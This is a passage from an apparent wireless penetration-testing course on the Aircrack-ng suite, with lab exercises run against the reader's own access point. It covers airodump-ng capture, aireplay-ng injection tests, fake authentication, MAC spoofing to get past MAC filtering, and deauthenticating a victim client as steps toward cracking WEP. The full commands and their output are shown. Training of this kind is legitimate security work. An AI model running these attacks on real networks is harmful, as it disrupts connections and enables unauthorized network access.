 00:18:E7:ED:E9:69  -84  10      104        0    0   3  54e. OPN              dlink

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 C8:BC:C8:FE:D9:65  0C:60:76:57:49:3F  -69    0 - 1      0       35  secnet
 34:08:04:09:3D:38  00:18:4D:1D:A8:1F  -26   54 -54      0       31  wifu
 30:46:9A:FE:79:B7  30:46:9A:FE:69:BE  -73    0 - 1      0        1
```

If this is your first experience with Airodump-ng, this output may appear very confusing at first glance but it really is quite easy to understand.

6.3.2.1 Airodump-ng Fields

As you have seen, Airodump-ng presents a wealth of information while it is running its capture. The top line of the display, beginning at the left, shows the current channel, followed by the elapsed sniffing time, the current date and time, and interestingly, an indication that a WPA handshake was captured. The significance of this will be covered later but what this means is that a 4-way WPA handshake was captured for the access point with the BSSID of C8:BC:C8:FE:D9:65.

The Airodump output is separated into 2 separate sections. The top portion provides information about the access points that have been detected along with the encryption in use, network names, etc.

In the lower portion of the output, the *BSSID* column contains the MAC addresses of the detected access points with the *STATION* column containing the MAC addresses of the connected clients.

The table below contains descriptions of all of the Airodump fields.

Field	Description
BSSID	The MAC address of the AP
PWR	The signal level reported by the card. The signal value will get higher as you get closer to the AP or station. If the displayed PWR is -1, then the driver doesn't support signal level reporting. If the PWR is -1 for a limited number of stations, then the client transmissions are out of range for your card.
RXQ	Receive Quality as measured by the percentage of packets successfully received over the last 10 seconds. See below for more information.
Beacons	Number of announcement packets sent by the AP. Each AP sends approximately 10 beacons per second at 1 Mbit so they can usually be picked up from a great distance
# Data	Number of captured data packets (if WEP, this is the unique IV count), including data broadcast packets
#/s	Number of data packets per second measured over the last 10 seconds
CH	Channel number taken from beacon packets. Note that sometimes packets from other channels are captured even in non-hopping mode due to radio interference.
MB	Maximum speed supported by the AP. 11=802.11b, 22=802.11b+, and higher rates are 802.11g or better. The dot (after 54e above) indicates that short preamble is supported.
ENC	Encryption algorithm in use. OPN=no encryption, "WEP?"=WEP or higher (not enough data to choose between WEP and WPA/WPA2), WEP=static or dynamic WEP, and WPA or WPA2 if TKIP or CCMP is present.
CIPHER	The cipher detected. One of CCMP, WRAP, TKIP, WEP, WEP40, or WEP104. TKIP is typically used with WPA and CCMP is typically used for WPA2.
AUTH	The authentication protocol used. One of MGT (WPA/WPA2 using a separate authentication server), SKA (WEP shared key), PSK (WPA/WPA2 pre shared key), or OPN (WEP open authentication).
ESSID	The so-called SSID, which can be empty if the SSID is hidden. Airodump-ng will try to recover hidden SSIDs from probe responses and association requests.
STATION	The MAC address of each associated station. In the output above, 3 stations have been detected.
Lost	Number of data packets lost over the last 10 seconds based on the sequence number. See below for more information
Packets	Number of data packets sent by the client
Probes	The ESSIDs probed by the client

More About 'RXQ'

The Receive Quality (RXQ) is measured over all management and data frames. For example, suppose you get 100 percent RXQ and all of a sudden, the RXQ drops to below 90 even though you are still capturing all sent beacons. From this, you can deduce that the AP is sending frames to a client however; you can't "hear" the clientor the AP sending data to the client. This is an indication that you need to get closer to the access point. Note that the RXQ column will only be displayed when you are locked onto a single channel and not while channel hopping.

More About 'Lost'

The *Lost* field measures lost packets originating from the client station. To determine the number of packets lost, measurements are made on the sequence field of every non-control frame.

Some possible reasons for lost packets are:

- You cannot send data and "listen" to the network at the same time. Every time you send data, you can't "hear" the packets being transmitted for that interval.
- You can lose packets due to a high transmit power so you may be too close to the AP.
- There may be too much noise on the current channel. Other APs, microwave ovens, Bluetooth devices, and more can cause interference.

To minimize the number of lost packets, vary your physical location, type of antenna used, channel, data rate, and/or injection rate.

6.3.3 Precision Airodump-ng Sniffing

If you are in an area with many other access points, your Airodump display and capture files will become very cluttered with unwanted data. After doing your initial reconnaissance, you can determine the BSSID of the access point and the channel it's transmitting on and zero in on it specifically.

To sniff the data of an AP on channel 3 with the BSSID of 34:08:04:09:3D:38, you would first place your card in monitor mode on channel 3.

```
root@wifu:~# airmon-ng start wlan0 3

Interface   Chipset           Driver

wlan0             carl9170 - [phy0]
                        (monitor mode enabled on mon0)
```

Now, you can launch Airodump-ng with some advanced filtering options to sniff only the traffic for the AP you are interested in by using the following syntax:

airodump-ng -c <Channel> --bssid <BSSID> -w <Capture><interface name>

```
root@wifu:~# airodump-ng -c 3 --bssid 34:08:04:09:3D:38 -w cap1 mon0
```

```
CH  3 ][ Elapsed: 4 mins ][ 2011-11-06 15:14

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

34:08:04:09:3D:38  -29  62     2369      381    1   3  54e  OPN              wifu

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

34:08:04:09:3D:38  00:18:4D:1D:A8:1F  -26    6 -48      0      399 wifu
```

As can be seen in the above Airodump output, filtering for a specific access point can make for a much more manageable display and will keep your capture files to a reasonable size.

To further minimize the disk space used by the file capture, you can also include the '**--ivs**' option.

```
airodump-ng -c <Channel> --bssid <BSSID> -w <Capture> --ivs <interface name>
```

This flag stores only the weak initialization vectors and not the full packet. An important point to keep in mind is that the '*--ivs*' flag should NOT be used if you are attempting to capture a WPA/WPA2 handshake or if you want to use the PTW attack against WEP.

6.3.4 Airodump-ng Troubleshooting

6.3.4.1 No APs or Clients are Shown

- If you have a laptop with a built-in wireless card, ensure it is enabled in the BIOS.
- Make sure your card works in managed mode.
- Try unloading the driver with **rmmod** and reloading it with **modprobe**.

6.3.4.2 Little or No Data Being Captured

- Ensure that you have used the **-c** or **--channel** option to specify a single channel. Otherwise, Airodump-ng will hop between the different channels.
- You might need to be physically closer to the AP to get a good quality signal.
- Ensure that you have started your wireless card in monitor mode with Airmon-ng.
- If you are using a Madwifi-ng driver, make sure that there are no other VAPs running. There can be issues when creating a new VAP in monitor mode if there is an existing VAP in managed mode.

6.3.4.3 Airodump-ng Keeps Switching Between WEP and WPA

This occurs when your wireless driver does not discard corrupted packets that contain an invalid CRC.

6.3.4.4 Airodump-ng Stops Capturing After a Short Period of Time

- The most common cause of this issue is that a connection manager is running on the system that takes the wireless card out of monitor mode. Use '**`check kill`**' with '**`airmon-ng`**' prior to placing your card in monitor mode.
- Make sure that *wpa_supplicant* is not running on your system.

6.3.5 Airodump-ng Lab

Set up your lab AP with no encryption and configure a wireless victim client to connect to the wireless network. Place your wireless card into monitor mode on the channel of the AP and while your capture is running, generate some clear text traffic from the victim computer.

Use Airodump-ng to:

- Capture unencrypted traffic for your specific AP
- Identify the unencrypted traffic dump using Wireshark

6.4 Aireplay-ng

Aireplay-ng is primarily used to generate or accelerate wireless traffic for the later use with Aircrack-ng to crack WEP and WPA-PSK keys. Aireplay-ng supports various attacks such as deauthentication (for the purpose of capturing the 4-way WPA handshake), fake authentication, interactive packet replay, and more.

At the time of this writing, Aireplay-ng supports the following attacks along with their corresponding numbers:

Attack #	Attack Name
0	Deauthentication
1	Fake Authentication
2	Interactive Packet Replay
3	ARP Request Replay Attack
4	KoreK ChopChop Attack
5	Fragmentation Attack
6	Café-Latte Attack
7	Client-Oriented Fragmentation Attack
9	Injection Test

6.4.1 Aireplay-ng Usage

This section provides a general usage overview as not all options apply to all attacks. See the command options of the specific attack you wish to use for the relevant details.

```
aireplay-ng <options><interface name>
```

6.4.1.1 Aireplay-ng Filter Options

For all attacks, with the exception of deauthentication and fake authentication, you may use the following filters to limit the packets that will be used in the attack. The most commonly used filter option is *'-b'* to single out a specific AP.

Option	Description
-b bssid	MAC address, Access Point
-d dmac	MAC address, Destination
-s smac	MAC address, Source
-m len	Minimum Packet Length
-n len	Maximum Packet Length
-u type	Frame control, type field
-v subt	Frame control, subtype field
-f fromds	Frame control, From DS bit
-w iswep	Frame control, WEP bit

6.4.1.2 Aireplay-ng Replay Options

When replaying (injecting) packets, the following options apply. Bear in mind that not every option is relevant for every attack. The specific attack documentation provides examples of the relevant options.

Option	Description
-x nbpps	Number of packets per second
-p fctrl	Set frame control word (hex)
-a bssid	Access point MAC address
-c dmac	Destination MAC address
-h smac	Source MAC address
-e essid	Target AP SSID
-j	arpreplay attack: inject FromDS packets
-g value	Change ring buffer size (default: 8)
-k IP	Destination IP in fragments
-l IP	Source IP in fragments
-o npckts	Number of packets per burst (-1)
-q sec	Seconds between keep-alives (-1)
-y prga	Keystream for shared key authentication
-B	Bit rate test
-D	Disable AP detection
-F	Chooses first matching packet
-R	Disables /dev/rtc usage

6.4.1.3 Aireplay-ng Source Options

The Aireplay-ng attacks can obtain packets from two sources. The first source is a live flow of packets from your wireless card whereas the second source is from a pre-captured pcap file. The standard pcap format (http://www.tcpdump.org) is recognized by most commercial and open-source traffic capture and analysis tools. Reading from a file is an often-overlooked feature of Aireplay-ng.

Option	Description
-i iface	Capture packets from the interface
-r file	Extract packets from a file

6.4.1.4 Aireplay-ng Attack Modes

The following attack modes are specified with the following switches. Numbers can be used instead of the attack names.

Option	Description
--deauth count (-0)	De-authenticate 1 or all stations
--fakeauth delay (-1)	Fake authentication with the AP
--interactive (-2)	Interactive frame selection
--arpreplay (-3)	Standard ARP request replay
--chopchop (-4)	Decrypt/chopchop WEP packet
--fragment (-5)	Generates a valid keystream
--caffe-latte (-6)	Query a client for new IVs
--cfrag (-7)	Fragments against a client
--migmode (-8)	Attacks WPA migration mode
--test (-9)	Tests injection and quality

6.4.2 Aireplay-ng Troubleshooting

The following troubleshooting tips apply to all modes of Aireplay-ng.

Aireplay-ng does not Inject Packets

Ensure that you are using the correct monitor mode interface. Running '**`iwconfig`**' will show the wireless interfaces and their states. For devices using mac80211 drivers, the monitor mode interface is typically named *mon0*. For users of madwifi-ng drivers, ensure that there are no other VAPs running.

Aireplay-ng Hangs with No Output

If you enter the command and it appears to hang with no output, this is typically due to your wireless card being on a different channel number than the access point.

Also, if you have another instance of Aireplay-ng running in background mode, this can cause the second command to hang if the options conflict.

Aireplay-ng "write failed: Cannot allocate memory wi_write(): illegal seek"

When using a wireless card with a Broadcom chipset, you may encounter this bug found in the original bcm43xx patch. You can try using the b43 driver instead of bcm43xx.

Aireplay-ng has Slow Injection "rtc: lost some interrupts at 1024Hz"

If you see that you are injecting packets successfully but very slowly, at around 30 packets per second, and receive the kernel message "rtc: lost some interrupts at 1024Hz", there is no fix other than to start another instance of Aireplay, which should increase the injection rate.

Aireplay "The interface MAC doesn't match the specified MAC"

This occurs when the source MAC address specified for injection with **-h** is different than your wireless cards MAC address. You will see a message like the following:

```
The interface MAC (06:13:F7:12:23:4A) doesn't match the specified MAC (-h).
      ifconfig ath1 hw ether 00:13:A7:12:3C:5B
```

In the above instance, the injection MAC of 00:13:A7:12:3C:5B does not match the card MAC of 06:13:F7:12:23:4A. In the majority of cases, this will cause injection to fail so it is always recommended that your injection MAC matches the card MAC address.

Detailed instructions on changing your wireless card MAC address can be found in the Aircrack FAQ: "How do I change my card's MAC address?":

http://aircrack-ng.org/doku.php?id=faq#how_do_i_change_my_card_s_mac_address

6.4.2.1 Aireplay-ng General Troubleshooting Tips

- Most modes of Aireplay-ng, with the exception of client disassociation, fake authentication, and injection test, require that your MAC address is associated with the AP. You must either perform a fake authentication to associate your MAC address with the AP or use the MAC address of a client that is already associated with the AP. Failure to do this will cause the access point to reject your packets.
- Look for deauthentication or disassociation messages during injection that indicate you are not associated with the AP. Aireplay-ng will typically indicate this or it can be seen in tcpdump: '**tcpdump -n -e -s0 -vvv -i <interface name>**'
- Ensure the wireless card driver is properly patched and installed. Use the injection test to confirm that your card can inject.

- Make sure that you are physically close enough to the AP. You can confirm that you can communicate with the specific AP by running the injection test.
- Verify that your card is in monitor mode. Use '**iwconfig**' to confirm this.
- Your card needs to be configured on the same channel as the AP.
- Make sure you are using a real MAC address.
- Some APs are programmed to only accept connections from specific MAC addresses. In this situation, you will need to obtain a valid MAC address by observing Airodump and use a valid client MAC address once it becomes inactive. Do not perform a fake authentication for a specific client MAC address if the client is still active on the AP.

6.4.3 Optimizing Aireplay-ng Injection Speeds

Optimizing injection speed is more art than science. Initially, try using the tools "as-is", with minimal deviation from the default settings. After awhile, you can try using the '*-x*' parameter to vary the injection speed. Surprisingly, lowering this value can sometimes increase your overall injection rate.

Then, proceed to experiment with your wireless card speed rates (i.e.: '**iwconfig wlan0 rate 11M**'). Depending on the driver and how monitor mode was started, the default is typically 1 or 11 Mbit. If you are close to the AP, you can set the rate to a higher value like 54 Mbit. This way, you will be able to send more packets per second.

If you are too far from the AP, try lowering the rates (i.e.: '**iwconfig wlan0 rate 1M**') and then try increasing them gradually.

6.5 Injection Test

The first, and arguably most important, Aireplay-ng option we will explore is attack 9, the injection test.

The injection test determines if your card can successfully inject wireless packets and it measures ping response times to access points. The percentage of responses received gives a good indication of the link quality. If you have two wireless cards connected, the test can also determine which specific injection attacks can be successfully executed.

The basic injection test lists the access points in the area that respond to broadcast probes. For each of the access points found, it performs a 30-packet test to measure the connection quality. This connection quality quantifies the ability of your card to successfully send and receive a response to the test target.

6.5.1 Injection Test Usage

The injection test has the following usage:

```
aireplay-ng -9 -e <ESSID> -a <AP MAC> -i <interface><interface name>
```

Where:

- **-9**: injection test
- **-e**: optional ESSID (network name)
- **-a**: optional AP MAC address
- **-i**: optional interface name for the two card injection test
- **<interface name>**: the interface name to use for the test

Important: You must set your card to the desired channel with Airmon-ng prior to running any of the tests.

6.5.1.1 Basic Injection Test

The basic injection test determines if your card successfully supports injection. As mentioned earlier, the wireless card must first be in monitor mode:

```
root@wifu:~# airmon-ng start wlan0 3

Interface   Chipset           Driver

wlan0             carl9170 - [phy0]
                        (monitor mode enabled on mon0)
```

Next, the basic injection test is launched using the following syntax:

aireplay-ng -9 <interface name>

```
root@wifu:~# aireplay-ng -9 mon0
12:02:10  Trying broadcast probe requests...
12:02:10  Injection is working!
12:02:11  Found 2 APs

12:02:12  34:08:04:09:3D:38 - channel: 3 - 'wifu'
12:02:13  Ping (min/avg/max): 1.455ms/4.163ms/12.006ms Power: -37.63
12:02:13  30/30: 100%

12:02:13  C8:BC:C8:FE:D9:65 - channel: 2 - 'secnet'
12:02:13  Ping (min/avg/max): 1.637ms/4.516ms/18.474ms Power: -28.90
12:02:13  30/30: 100%
```

Injection Test Results Analysis

- **12:02:10 Injection is working!**: This confirms that the wireless card can inject
- **12:02:11 Found 2 APs**: These APs were found either through the broadcast probes or received beacons
- **12:02:12 34:08:04:09:3D:38 - channel: 3 - 'wifu'**: The first AP being tested

- **12:02:13 Ping (min/avg/max): 1.455ms/4.163ms/12.006ms Power: -37.63**: If an AP responds with one or more packets, the ping times are calculated
- **12:02:13 30/30: 100%**: The pings had a 100% success rate for the AP
- **12:02:13 C8:BC:C8:FE:D9:65 - channel: 2 - 'secnet'**: Notice that this AP is on channel 2 and not on channel 3. It is common for adjacent channels to spill over.

6.5.1.2 Injection Test for Hidden or Specific SSID

You can run the injection test against a hidden or specific SSID by using the following syntax:

```
aireplay-ng -9 -e <ESSID> -a <AP MAC><interface name>
```

```
root@wifu:~# aireplay-ng -9 -e wifu -a 34:08:04:09:3D:38 mon0
12:26:14  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3
12:26:14  Trying broadcast probe requests...
12:26:14  Injection is working!
12:26:16  Found 1 AP

12:26:16  Trying directed probe requests...
12:26:16  34:08:04:09:3D:38 - channel: 3 - 'wifu'
12:26:16  Ping (min/avg/max): 1.968ms/3.916ms/11.581ms Power: -35.73
12:26:16  30/30: 100%
```

As with the basic injection test above, the results indicate that the wireless card can inject successfully and it can communicate with the target AP.

6.5.1.3 Card-to-Card (Attack) Injection Test

The card-to-card injection test is a far more robust check that also tests for the ability of the card to implement various Aireplay attacks. This test has the following syntax where the interface specified with *'-i'* is the interface that acts as the access point:

```
aireplay-ng -9 -i <input interface><interface name>
```

```
root@wifu:~# aireplay-ng -9 -i mon1 mon0

12:50:57  Trying broadcast probe requests...
12:50:57  Injection is working!
12:50:59  Found 2 APs

12:50:59  Trying directed probe requests...
12:50:59  34:08:04:09:3D:38 - channel: 3 - 'wifu'
12:51:00  Ping (min/avg/max): 1.735ms/4.619ms/12.689ms Power: -47.33
12:51:00  27/30:  90%

12:51:01  C8:BC:C8:FE:D9:65 - channel: 2 - 'secnet'
12:51:01  Ping (min/avg/max): 2.943ms/17.900ms/49.663ms Power: -117.10
12:51:01  29/30:  96%


12:51:01  Trying card-to-card injection...
12:51:01  Attack -0:           OK
12:51:02  Attack -1 (open):    OK
12:51:02  Attack -1 (psk):     OK
12:51:02  Attack -2/-3/-4/-6:  OK
12:51:02  Attack -5/-7:        OK
```

As with the single card injection test, this test first evaluates the results of the detected access points. In the second part of the test, the output above shows that our attacking card will perform all attack types successfully. If you receive a *Fail* message for attack 5, the card may still work if the injection MAC address matches the current card MAC address. With some drivers, it will fail if they are not the same.

6.5.2 Aireplay-ng Lab

Configure your lab AP to use WEP encryption with open authentication. Ensure that your wireless card is in monitor mode on the same channel as your AP.

- Use Aireplay-ng to test your card for injection capabilities and identify the WEP networks around you.

7. Cracking WEP with Connected Clients

With the introduction of wireless theory complete, and having successfully tested the injection capabilities of your wireless card, it is finally time to dive right in and start attacking encrypted wireless networks.

Although WEP encryption is a serious no-no for technically savvy individuals, for various compatibility reasons, many corporate environments are still using WEP encryption in their wireless networks.

In conducting the following attack, we will have the opportunity to see more of the available attack modes in Aireplay-ng as well as how to leverage Aircrack-ng to crack WEP keys. As each new tool or technique is encountered, we will thoroughly introduce it before putting it into practice.

In this module, our target information is as follows:

BSSID: 34:08:04:09:3D:38 **ESSID:** wifu (Open Authentication)

Client: 00:18:4D:1D:A8:1F **mon0:** 00:1F:33:F3:51:13

7.1 Initial Attack Setup

7.1.1 Airmon-ng

The first step in every attack scenario is to place the wireless interface in monitor mode on the channel number of the access point.

```
airmon-ng start <interface name><channel>
```

```
root@wifu:~# airmon-ng start wlan0 3

Interface   Chipset          Driver

wlan0             carl9170 - [phy0]
                        (monitor mode enabled on mon0)
```

7.1.2 Airodump-ng

Next, an Airodump sniffing session needs to be started, writing the capture file to disk so that it can later be passed to Aircrack-ng to break the WEP key.

```
airodump-ng -c <channel> --bssid <AP MAC> -w <filename><interface name>
```

```
root@wifu:~# airodump-ng -c 3 --bssid 34:08:04:09:3D:38 -w wep1 mon0
```

```
CH  3 ][ Elapsed: 4 mins ][ 2011-11-07 13:41
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
34:08:04:09:3D:38  -31 100     2573       17    0   3  54e  WEPWEP         wifu
BSSID              STATION            PWR   Rate    Lost   Packets  Probes
34:08:04:09:3D:38  00:18:4D:1D:A8:1F  -38   54 -54      0       33
```

In our Airodump output, we have one client, the victim, connected to the wifu access point, which is configured with WEP encryption and open authentication.

7.2 Aireplay-ng Fake Authentication Attack

The fake authentication attack, Aireplay's attack 1, allows you to associate to an access point using either of the two types of WEP authentication: the open system and shared key authentication. Although it is not strictly required, most of the attacks in this course will start with a fake authentication to the victim AP in order to be able to communicate with it.

This attack is useful in scenarios where there are no associated clients and you need to fake an authentication to the AP. Note that the fake authentication attack does not generate ARP packets so don't try to use this attack to capture ARP files.

7.2.1 Fake Authentication Usage

The usage of the fake authentication attack is as follows:

```
aireplay-ng -1 0 -e <ESSID> -a <AP MAC> -h <Your MAC><interface>
```

Where:

- **-1:** The fake authentication attack
- **0:** The reassociation timing in seconds
- **-e:** The wireless network name (ESSID)
- **-a:** The AP MAC address
- **-h:** Your attacking MAC address
- **<interface>:** The monitor mode interface

Another variation of the fake authentication attack for picky APs is:

```
aireplay-ng -1 6000 -o 1 -q 10 -e <ESSID> -a <AP MAC> -h <Your MAC><interface>
```

Where:

- **6000:** Re-authenticate every 6000 seconds. The long period also causes keep-alive packets to be sent.
- **-o 1:** Send only one set of packets at a time. The default is to send multiple sets and this confuses some APs.
- **-q 10:** Send keep-alive packets every 10 seconds.

A successful authentication using the above methods should look similar to the output shown below.

```
18:22:32  Sending Authentication Request
18:22:32  Authentication successful
18:22:32  Sending Association Request
18:22:32  Association successful :-)
18:22:42  Sending keep-alive packet
18:22:52  Sending keep-alive packet
# and so on.
```

The fake authentication and reassociation will continue indefinitely until you kill the command with '**ctrl-c**'.

7.2.1.1 Fake Authentication Usage Tips

Setting MAC Address

It is good practice to set your cards MAC address to the one you specify via the **–h** parameter (if they are different). Having the MAC address the same will ensure that wireless ACK's are sent by your card and will enable subsequent attacks to work smoothly.

Troubleshooting Tip

A MAC address is composed of six octets, for example: 00:09:5B:EC:EE:F2. The first half (00:09:5B) of each MAC address is known as the Organizationally Unique Identifier (OUI) and signifies the cards manufacturer. The second half of the address (EC:EE:F2), is known as the extension identifier and is unique to each network card within the specific OUI. Many APs will ignore MAC addresses with invalid OUIs so make sure you are using a valid OUI code if you are spoofing your MAC address. Failure to do so may result in your packets being ignored by the AP. The current list of OUIs may be found at the following URL: http://standards.ieee.org/develop/regauth/oui/oui.txt.

7.2.2 Fake Authentication Troubleshooting

When troubleshooting fake authentication attempts, getting a capture dump of the failed authentication and comparing it to a successful one is a very good way to identify problems. Simply reviewing these packet captures in Wireshark can be very educational.

The following are packet captures of the two types of authentication: open and shared key:

- http://www.offensive-security.com/wifu/wep.open.system.authentication.cap
- http://www.offensive-security.com/wifu/wep.shared.key.authentication.cap

7.2.2.1 Identifying Failed Authentications

The following output is what a failed authentication looks like:

```
8:28:02  Sending Authentication Request
18:28:02  Authentication successful
18:28:02  Sending Association Request
18:28:02  Association successful :-)
18:28:02  Got a deauthentication packet!
18:28:05  Sending Authentication Request
18:28:05  Authentication successful
18:28:05  Sending Association Request
18:28:10  Sending Authentication Request
18:28:10  Authentication successful
18:28:10  Sending Association Request
```

Notice the "Got a deauthentication packet" message and the continuous retries above. Do not proceed with other attacks until you have the fake authentication running correctly.

Another way to identify a failed authentication is to run *tcpdump* and look at the packets. While attempting to authenticate, open another terminal and run '**tcpdump**' with the following syntax:

```
tcpdump -n -e s0 -vvv -i <interface name>
```

The following is a typical tcpdump error message you are looking for:

```
11:04:34.360700 314us BSSID:00:14:6c:7e:40:80 DA:00:0f:b5:46:11:19
SA:00:14:6c:7e:40:80 DeAuthentication: Class 3 frame received from
nonassociated station
```

Notice that the AP (00:14:6c:7e:40:80) is telling the source (00:0f:b5:46:11:19) that it is not associated. The AP will not process or accept any injected packets.

7.2.2.2 Error Message "Denied (code 10), open (no WEP)?"

This message is received when trying to fake authenticate with an AP that does not have encryption enabled.

7.2.2.3 MAC Access Controls Enabled on the AP

If fake authentication is never successful (Aireplay-ng keeps sending authentication requests), then MAC address filtering may be in use. The AP will only accept connections from specific MAC addresses. In this case, you will need to obtain a valid MAC address by observing traffic using Airodump-ng and impersonate it once the client goes offline. Do not attempt to perform a fake authentication attack for a specific MAC address if the client is still active on the AP.

7.2.2.4 Waiting for Beacon Frame

If, while executing the attack, the system freezes or a line is printed with "Waiting for beacon frame" with no other activity, it could be due to one of the following:

- The wireless card is set to a channel different than that of the AP. Ensure that you start monitor mode on the same channel as the AP.
- The card is hopping channels. This can be resolved by running Airodump-ng with the **–c** parameter and specifying the AP channel.
- The ESSID is wrong. If it contains spaces or special characters, enclose it in quotes.
- The BSSID is wrong. Ensure you have entered the BSSID correctly.
- You are too far away from the AP and are not receiving any beacons. Use tcpdump, Wireshark, or Airodump-ng to see if you are receiving beacons. If not, move closer to the AP.
- If none of the above applies, it could be due to faulty drivers.

7.2.2.5 Error Message "Denied (Code 1) is WPA in use?"

While trying to fake authenticate, if you receive a message like the following:

```
Sending Authentication Request
Authentication successful
Sending Association Request
Association successful
Denied (Code 1) is WPA in use?
```

You cannot use fake authentication against access points that have WPA/WPA2 encryption. It may only be used against WEP APs.

7.2.2.6 Other Troubleshooting Steps

Make sure that:

- You are physically close enough to the AP.
- Make sure that you are using a real MAC address (see above).
- The wireless card driver is patched and installed. Use the injection test to confirm your card can inject.
- The card is configured on the same channel as the AP. Use '**iwconfig**' to confirm.
- The BSSID and ESSID (-a / -e options) are correct.

7.2.3 Running the Fake Authentication Attack

Now that we have covered the fake authentication attack in depth along with the potential issues that may be encountered while using it, we can proceed with our attack against the WEP-enabled access point. To review, the syntax used for this attack is:

```
aireplay-ng -1 0 -e <ESSID> -a <AP MAC> -h <Your MAC><interface name>
```

Running the attack against our access point results in the following output:

```
root@wifu:~# aireplay-ng -1 0 -e wifu -a 34:08:04:09:3D:38 -h
00:1F:33:F3:51:13 mon0
18:00:42  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3

18:00:42  Sending Authentication Request (Open System) [ACK]
18:00:42  Authentication successful
18:00:42  Sending Association Request [ACK]
18:00:42  Association successful :-) (AID: 1)

root@wifu:~#
```

According to the Aireplay output, the fake authentication was successful and looking at the running Airodump-ng capture, we can see that our MAC address is now displayed as being associated with the access point.

```
CH  3 ][ Elapsed: 4 mins ][ 2011-11-07 18:03

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 34:08:04:09:3D:38  -32 100     2694       10    0   3  54e  WEP  WEP    OPN  wifu

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 34:08:04:09:3D:38  00:1F:33:F3:51:13    0    0 - 1      0        8
 34:08:04:09:3D:38  00:18:4D:1D:A8:1F  -27   54 - 1      0       31
```

7.2.4 Fake Authentication Lab

Ensure that your AP is configured with WEP encryption and open authentication.

1. Place your card in monitor mode on the same channel as your AP
2. Begin capturing the APs traffic and save the capture to a file
3. Use Aireplay-ng to perform a fake authentication to the AP
4. Verify the fake authentication was successful before proceeding

7.3 Aireplay-ng Deauthentication Attack

Aireplay-ng's attack 0, the deauthentication attack, sends disassociation packets to one or more wireless clients currently associated with an access point. Disassociating clients can be beneficial in a number of situations:

- Recovering a cloaked/hidden ESSID
- Capturing WPA/WPA2 4-way handshakes by forcing clients to re-authenticate
- Generating ARP requests (Windows clients often flush their ARP cache when disconnected)

Naturally, this attack is completely useless if there are no associated wireless clients on the network.

7.3.1 Deauthentication Attack Usage

The deauthentication attack has the following usage:

```
aireplay-ng -0 1 -a <AP MAC> -c <Client MAC><interface name>
```

Where:

- **-0:** deauthentication attack
- **1:** the number of deauths to send. 0 means to send continuously
- **-a:** MAC address of the AP
- **-c:** MAC address of the client to deauthenticate. if this is omitted, all clients will be deauthenticated
- **<interface name>:** your monitor mode interface name

A successful deauthentication attack will have output similar to the following:

```
12:35:25  Waiting for beacon frame (BSSID: 00:14:6C:7E:40:80) on channel 9
12:35:25  Sending 64 directed DeAuth. STMAC: [00:0F:B5:AE:CE:9D] [ 61|63 ACKs]
```

For directed deauthentications, Aireplay will send out a total of 128 packets for each deauth that you specify. 64 packets are sent to the AP and 64 are sent to the client.

Usage Tips

- It is more effective to target a specific station using the **-c** parameter.
- The deauthentication packets are sent directly from your PC to the client. You must be physically close enough to the client for your wireless transmissions to reach it.

7.3.2 Deauthentication Troubleshooting

There can be several reasons why the deauthentication attack does not work and one or more can affect you:

- You are physically too far away from the client. You need enough transmit power to reach the client.
- Wireless cards work in particular modes such as b, g, n, etc. If your card is in a different mode than the client, the client may not receive your transmissions.
- Some clients ignore broadcast deauthentications; therefore it is more reliable to direct the attack at a particular client.
- Clients may reconnect too fast for you to see that they had been disconnected. You can look in the packet capture for reassociation packets to confirm that the attack worked.

7.3.3 Running the Deauthentication Attack

The deauthentication attack is quite straightforward but it is extremely valuable when it comes to cracking WEP and WPA encryption. After a client is deauthenticated, it will reconnect to the wireless network. During the reconnection stage, there is a high probability that an ARP packet will be sent to the AP. Replaying theses ARP packets will help us force the access point to generate a large number of weak initialization vectors. On WPA/WPA2 networks, the client needs to reauthenticate as it reconnects to the network, allowing us to capture the 4-way handshake.

Running the deauthentication attack against our victim access point produces the following output:


```
root@wifu:~# aireplay-ng -0 1 -a 34:08:04:09:3D:38 -c 00:18:4D:1D:A8:1F mon0
18:49:15  Waiting for beacon frame (BSSID: 34:08:04:09:3D:38) on channel 3
18:49:16  Sending 64 directed DeAuth. STMAC: [00:18:4D:1D:A8:1F] [25|61 ACKs]
root@wifu:~#
```

In our running Airodump capture, we see that the *PWR* of the victim client has dropped to 0 as it was deauthenticated.

```
CH  3 ][ Elapsed: 12 s ][ 2011-11-07 18:49

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

34:08:04:09:3D:38  -35   0      129      242    1   3  54e  WEP  WEP    OPN  wifu

BSSID              STATION            PWR   Rate    Lost   Packets  Probes

34:08:04:09:3D:38  00:1F:33:F3:51:13    0    0 - 1      0        4
34:08:04:09:3D:38  00:18:4D:1D:A8:1F    0   48 - 1     65      376
```

7.3.4 Deauthentication Lab

On your victim client, ping the access point indefinitely (use the **-t** switch in Windows).

Use Aireplay-ng to:

- Deauthenticate the client

After launching the attack, quickly switch back to your victim client and observe what happens as it is deauthenticated.

7.4 Aireplay-ng ARP Request Replay Attack

The final Aireplay attack we will require for this module is attack 3, the ARP request replay attack. This attack is the most effective way to generate new initialization vectors and of all the attacks Aireplay has to offer, this attack is probably the most reliable. The attack listens for an ARP packet and then retransmits it back to the access point. This, in turn, causes the AP to repeat the ARP packet with a new IV. By collecting enough of these IVs, Aircrack-ng can then be used to crack the WEP key.

7.4.1 What is ARP?

Capture File: http://www.offensive-security.com/wifu/arps.pcap

The Address Resolution Protocol (ARP) is used to convert an IP address into a physical address such as an Ethernet address (MAC). A host that wishes to obtain the physical address of another machine sends an ARP request broadcast on the network. The host with the matching address replies with a unicast transmission and reveals its physical hardware address.

ARP is the foundation of many attacks in the Aircrack-ng suite. If you're not familiar with ARP, please visit and study the following links:

- http://en.wikipedia.org/wiki/Address_resolution_protocol
- http://tools.ietf.org/html/rfc826

Figure 7-1 below shows an ARP request captured on an Ethernet network to get the MAC address of 192.168.1.1.

